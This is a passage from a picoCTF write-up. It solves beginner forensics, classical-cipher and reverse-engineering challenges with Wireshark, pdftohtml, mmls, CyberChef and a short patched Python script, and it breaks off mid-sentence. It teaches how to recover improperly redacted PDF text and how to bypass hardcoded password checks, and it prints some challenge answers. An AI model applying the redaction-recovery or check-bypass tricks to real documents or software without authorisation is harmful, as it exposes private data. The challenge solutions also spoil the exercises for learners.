    1 0.000000   10.0.2.15   10.0.2.4     TCP          74 48750 → 90
    2 0.000896   10.0.2.4    10.0.2.15    TCP          74 9000 → 487
    3 0.001006   10.0.2.15   10.0.2.4     TCP          66 48750 → 90
    4 0.001225   10.0.2.15   10.0.2.4     TCP         126 48750 → 90
    5 0.002031   10.0.2.4    10.0.2.15    TCP          66 9000 → 487
```

Wireshark · Follow TCP Stream (tcp.stream eq 0) · network-dump.flag.pcap

```
p i c o C T F [redacted]
```


```
▸ Frame 4: 126 byt
▸ Ethernet II, Src
▸ Internet Protoco
▸ Transmission Con
```

Figure 11: Packets Primer Pcap File Analysis

As a replacement, you can use the search functionality inside wireshark to search for the “pico” or “picoCTF” string among the packets but let’s save that for later use. Worth noting that it wouldn’t work in this case because the flag is split, notice “p i c o” instead of “pico” in the figure above. For the second challenge we are given a pdf file and told that some parts of it have been redacted incorrectly. The first thing I did is run the “file” and “strings” commands but they didn’t return anything useful. We did validate that this is indeed a pdf file. I then used the “pdfinfo” tool which returns the metadata of the file. This is known as metadata analysis in forensics:

```
pdfinfo Financial_Report_for_ABC_Labs.pdf
```

However, I found nothing interesting in the metadata so I opened the file using the “atril” pdf viewer. I hovered over the redacted text to check if it was redacted correctly and I could actually see the supposedly redacted text as shown in the image below.



Financial Report for ABC Labs, Kigali, Rwanda for the year 2021.

Breakdown - Just painted over in MS word.

[redacted]

Cost Benefit Analysis

Credit Debit

This is not the flag, keep looking

Expenses from the [redacted]

picoCTF[redacted]


Redacted document.

Figure 12: Redaction Gone Wrong Exploit I

Even if you could not see the redacted text, there are several other things you could try. For starters you could try copying the redacted box and paste it somewhere. If that doesn't work, try changing the pdf file to a html file and open it with your browser. I used "pdftohtml" for that with the following command:

```
pdftohtml Financial_Report_for_ABC_Labs.pdf
```

After opening the html file, you can clearly see the flag as shown below.



file:///home/kali/Downloads/Financial_Report_for_ABC_Labs.html

Financial Report for ABC Labs, Kigali, Rwanda for the year 2021.

Breakdown - Just painted over in MS word.

Cost Benefit Analysis

Credit Debit

This is not the flag, keep looking

Expenses from the

picoCTF[redacted]


Redacted document.

Figure 13: Redaction Gone Wrong Exploit II

This type of challenge may seem silly however even the US military has fallen victim to redaction mistakes in the past where they didn't redact text correctly. Also keep in mind that we simply scratched the surface of how you can potentially retrieve incorrectly redacted text. For the last challenge, we are given a disk image and are asked to simply find the size of the linux partition. After that you can connect to the remote server and if you enter the correct size, you get the flag. This is a trivial challenge, simply use the following command after first using "gunzip" to extract the image:

```
mmls disk.img
```

There is only one partition on this disk and the rest of the space is unallocated. The length field obviously holds the partition size which is "202752" as shown below:




```
┌──(kali㉿kali)-[~/Downloads]
└─$ mmls disk.img
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------   0000000000   0000002047   0000002048   Unallocated
002:  000:000   0000002048   0000204799   0000202752   Linux (0x83)
```

Figure 14: Sleuthkit Intro Disk Analysis

Rail-Fence, Substitution0, Substitution1, Substitution2, Transposition-Trial, Vigenère (Cryptography 100 points)

In this section, we will solve 6 challenges from the cryptography category worth 100 points. All these challenges revolve around classical challenges and as you can guess can be solved very easily which is why I grouped them together. For the first challenge, we are given a file and told the content is encrypted using a railfence cipher with 4 rails. This cipher is a common type of transposition cipher. A transposition cipher is a method of encryption which scrambles the positions of characters without changing the characters themselves. While these type of ciphers like transposition ciphers or substitution ciphers can be used for building high quality encryption algorithms like AES, they should never be used on their own to encrypt data. In this case, we also know that the railfence cipher used 4 rails for the encryption. The encrypted data is "Ta _7N6DDDhlg:W3D_H3C31N__0D3ef sHR053F38N43D0F i33___NA". All we have to do is find an online railfence decoder and specify the necessary parameter like 4 rails. I used cyberchef in this case but other decoders will do just fine as well, https://gchq.github.io/CyberChef/#recipe=Rail_Fence_Cipher_Decode(4,0). Even if u didn't know the number of rails, it wouldn't matter because you could brute force it.



```
https://gchq.github.io/CyberChef/#recipe=Rail_Fence_Cipher_Decode(4,0)&input=VGEgXzdON
```

Recipe: Rail Fence Cipher Decode — Key: 4, Offset: 0

Input (length: 56, lines: 1):


```
Ta _7N6DDDhlg:W3D_H3C31N__0D3ef sHR053F38N43D0F i33___NA
```

Output (time: 2ms, length: 56, lines: 1):

```
The flag is: [redacted]
```

Figure 15: Rail-Fence Decryption

In the second challenge, we are given a file with the content encrypted using a substitution cipher and told to retrieve the flag. A substitution cipher is a method of encrypting in which plaintext (single letters, pairs of letters) is replaced with the ciphertext in a defined manner with the help of a key. We are also given instructions on how to decrypt this as well as the key but we don’t need them. Since the encrypted data is actually big enough and we know that the language of the plaintext is english, we could conduct something called frequency analysis. In cryptanalysis, frequency analysis is the study of the frequency of letters or groups of letters in a ciphertext. The method is used as an aid to breaking classical ciphers. Frequency analysis is based on the fact that in any written language, certain letters and groups of letters occur with varying frequencies. Moreover, there is a characteristic distribution of letters that is roughly the same for almost all samples of that language. For example, the character E is the letter that you will come across the most in the english alphabet. Let’s solve the challenge using frequency analysis. Personally, I like to use https://quipqiup.com/ because it can solve most ctf challenges revolving around substitution ciphers using frequency analysis. Simply copy paste the encrypted data and run quipquip and it will give you the flag.




```
nmgimuyekl ey.

Ytm icyl eq: ieuwUYJ{5F05717F710K_3A0CF710K_3570J9JJ}
```

```
0   -1.615   ABCDEFGHIJKLMNOPQRSTUVWXYZ Hereupon Legrand arose, with a grave and stately air, and brought me the beetle from a glass
             case in which it was enclosed. It was a beautiful scarabaeus, and, at that time, unknown to naturalists—of course a
             great prize in a scientific point of view. There were two round black spots near one extremity of the back, and a long
             one near the other. The scales were exceedingly hard and glossy, with all the appearance of burnished gold. The weight
             of the insect was very remarkable, and, taking all things into consideration, I could hardly blame Jupiter for his
             opinion respecting it. The flag is: picoCTF[redacted]
```

Figure 16: Substitution0 Decryption

For the substitution1 challenge, you can actually do the same. The only difference with the previous challenge is that in the previous challenge you also had the key which didn't matter because we solved it using frequency analysis. So quipquip can use frequency analysis to solve the third challenge named "substitution1" as well. The substitution2 challenge is very similar except that there is no punctuation between the characters of the ciphertext. While quipquip only managed to retrieve a partial flag due to lack of punctuation, you can use another online decoder like https://www.dcode.fr/monoalphabetic-substitution as shown below.



https://www.dcode.fr/monc

ali Tools Kali Docs Kali Forums Kali NetHu

by indicating letters in each cell.


```
THEREEXISTSEVERALOTHERWELLESTABLISHEDHIGHSCHO
OLCOMPUTERSECURITYCOMPETITIONSINCLUDINGCYBERP
ATRIOTANDUSCYBERCHALLENGETHESECOMPETITIONSFOC
USPRIMARILYONSYSTEMSADMINISTRATIONFUNDAMENTAL
SWHICHAREVERYUSEFULANDMARKETABLESKILLSHOWEVER
WEBELIEVETHEPROPERPURPOSEOFAHIGHSCHOOLCOMPUTE
RSECURITYCOMPETITIONISNOTONLYTOTEACHVALUABLES
KILLSBUTALSOTOGETSTUDENTSINTERESTEDINANDEXCIT
EDABOUTCOMPUTERSCIENCEDEFENSIVECOMPETITIONSAR
EOFTENLABORIOUSAFFAIRSANDCOMEDOWNTORUNNINGCHE
CKLISTSANDEXECUTINGCONFIGSCRIPTSOFFENSEONTHEO
THERHANDISHEAVILYFOCUSEDONEXPLORATIONANDIMPRO
VISATIONANDOFTENHASELEMENTSOFPLAYWEBELIEVEACO
MPETITIONTOUCHINGONTHEOFFENSIVEELEMENTSOFCOMP
UTERSECURITYISTHEREFOREABETTERVEHICLEFORTECHE
VANGELISMTOSTUDENTSINAMERICANHIGHSCHOOLSFURTH
ERWEBELIEVETHATANUNDERSTANDINGOFOFFENSIVETECH
NIJUESISESSENTIALFORMOUNTINGANEFFECTIVEDEFENS
EANDTHATTHETOOLSANDCONFIGURATIONFOCUSENCOUNTE
REDINDEFENSIVECOMPETITIONSDOESNOTLEADSTUDENTS
TOKNOWTHEIRENEMYASEFFECTIVELYASTEACHINGTHEMTO
ACTIVELYTHINKLIKEANATTACKERPICOCTFISANOFFENSI
VELYORIENTEDHIGHSCHOOLCOMPUTERSECURITYCOMPETI
TIONTHATSEEKSTOGENERATEINTERESTINCOMPUTERSCIE
NCEAMONGHIGHSCHOOLERSTEACHINGTHEMENOUGHABOUTC
OMPUTERSECURITYTOPIJUETHEIRCURIOSITYMOTIVATIN
GTHEMTOEXPLOREONTHEIROWNANDENABLINGTHEMTOBETT
ERDEFENDTHEIRMACHINESTHEFLAGISPICOCTF[redacted]
[redacted]
```

1 RLIYVXHZSAUPQEKGBWOTNMCFJD

2 JQWZNXPGCYOBVUSLMAITKERFDH

Figure 17: Substitution2 Solution

This was solved using ngram analysis. For the next challenge we are given the cipher "heTfl g as iicpCTo{7F4NRP051N5_16_35P3X51N3_V9AAB1F8}7" and told to retrieve the flag. It's obvious that a transposition cipher has been used here. Although we could solve this manually, I personally don't find classical cipher interesting challenges interesting and we can simply use the following website https://tholman.com/other/transposition/ which can solve most transposition cipher challenges.


number) and press (re)load table.

```
heTfl g as iicpCTo{7F4NRP051N5_16_35P3X51N3_V9AAB1F8}7
```

Proposed Key length: 6 (re)load table


Now try to arrange these to form words (by clicking and dragging t
below shows the output if you tried to decrypt with this key. If you t
change the number, and press reload.

2	0	1	5	3	4
T	h	e		f	l
a	g		i	s	
p	i	c	o	C	T
F	{	7	R	4	N
5	P	0	5	1	N
6	_	1	5	_	3
X	P	3	N	5	1
V	3	_	A	9	A
F	B	1	7	8	}

```
The flag is picoCTF[redacted]
```

Figure 18: Transpotition-Trial Decryption

For the last challenge, we are given a file named “cipher.txt” with its data encrypted using a vigenère cipher as well as the key which is “CYLAB”. A vigenère cipher is simply a polyalphabetic substitution cipher. Like all the algorithms mentioned above it belongs in the classical cipher category. Since we have the key (even if we didn’t have it, we could still solve the challenge), any online decoder can solve the challenge like cyberchef https://gchq.github.io/CyberChef/.



```
https://gchq.github.io/CyberChef/#recipe=Vigenère_Decode('CYLAB')&input=cmdub0RWRHtPM
```

Recipe: Vigenère Decode

Key: CYLAB

Input:

```
rgnoDVD{O0NU_WQ3_G1G3O3T3_A1AH3S_2951c89f}
```

Output:

```
picoCTF{[redacted]
```

Figure 19: Vigenère Decryption

In order to solve classical cipher challenges or similar challenges, I use the following resources. To identify the cipher if its needed:

https://www.dcode.fr/cipher-identifier

And for decryptions or decodings:

https://gchq.github.io/CyberChef/

https://www.dcode.fr/en

https://quipqiup.com/

https://tholman.com/other/transposition/

Patchme.py, Safe Opener and Unpackme.py (Reverse Engineering 100 points)

These challenges belong in the same category and are extremely easy reverse engineering challenges. For the first one, we are given a file containing an encrypted flag and a program written in python and told to run the program on the same directory as the encrypted flag. After running the program, it asks us for a password which we don't know. The next step is to look at the python code. Below is part of the python code.

```
flag_enc = open('flag.txt.enc', 'rb').read()


def level_1_pw_check():
    user_pw = input("Please enter correct password for flag: ")
    if( user_pw == "ak98" + \
                   "-=90" + \
                   "adfjhgj321" + \
                   "sleuth9000"):
        print("Welcome back... your flag, user:")
        decryption = str_xor(flag_enc.decode(), "utilitarian")
        print(decryption)
        return
    print("That password is incorrect")


level_1_pw_check()
```

Code 6: Patchme.py Source Code

By looking at the source code of the python program it seems that it checks the password the user inputs against a static password in the code. If the password is correct it calls a function that is going to decrypt the file containing the flag. But the password for the xor decryption that is used for the decryption is different than the password that is used to check the user input. Since we can see the static password in the code, we could simply copy it and use it when the programs asks us for it. We could also modify the static password to a dummy value like “pwned” and then we would need to enter that password when we run the program again. This would be one way to solve this challenge. It also gives us a useful tip which is, if you don’t want the end user that is going to use the program to know a specific static value in your code, then you need to do some short of encryption, obfuscation or something similar on it because your code can most of the times be reverse engineered regardless of countermeasures. In this case we managed to easily learn the password for the xor encryption. Another way to solve this challenge is to simply remove the part of the program that checks if the user input is equal to something and then run the program again. The final code would look like the code below.

```
def str_xor(secret, key):
    new_key = key
    i = 0
    while len(new_key) < len(secret):
        new_key = new_key + key[i]
        i = (i + 1) % len(key)
    return "".join([chr(ord(secret_c) ^ ord(new_key_c)) for (secret_c,new_key_c) in zip(secret,new_key)])


flag_enc = open('flag.txt.enc', 'rb').read()
decryption = str_xor(flag_enc.decode(), "utilitarian")


print(decryption)
```

Code 7: Patchme.py Exploit Code

Run the code above in the same directory as the encrypted flag and you get the flag. For the second challenge, we are given a program written in java and told to recover the password. The flag in this case is the password wrapped in “picoCTF” brackets. When running the program, it asks us for the password and since we don’t know it, we examine the source code. There is one part of the source code that’s quite interesting.

```
public static boolean openSafe(String password) {
        String encodedkey = "cGwzYXMzX2wzdF9tM18xbnQwX3RoM19zYWYz";


        if (password.equals(encodedkey)) {
            System.out.println("Sesame open");
            return true;
        }
        else {
            System.out.println("Password is incorrect\n");
            return false;
        }
    }
```

Code 8: Safe Opener Source Code

It seems that this is where the user input is checked against a static password but the password is encoded. The encoding looks like base64 so let’s try to decode it using that. You can use an online decoder or the command line:

```
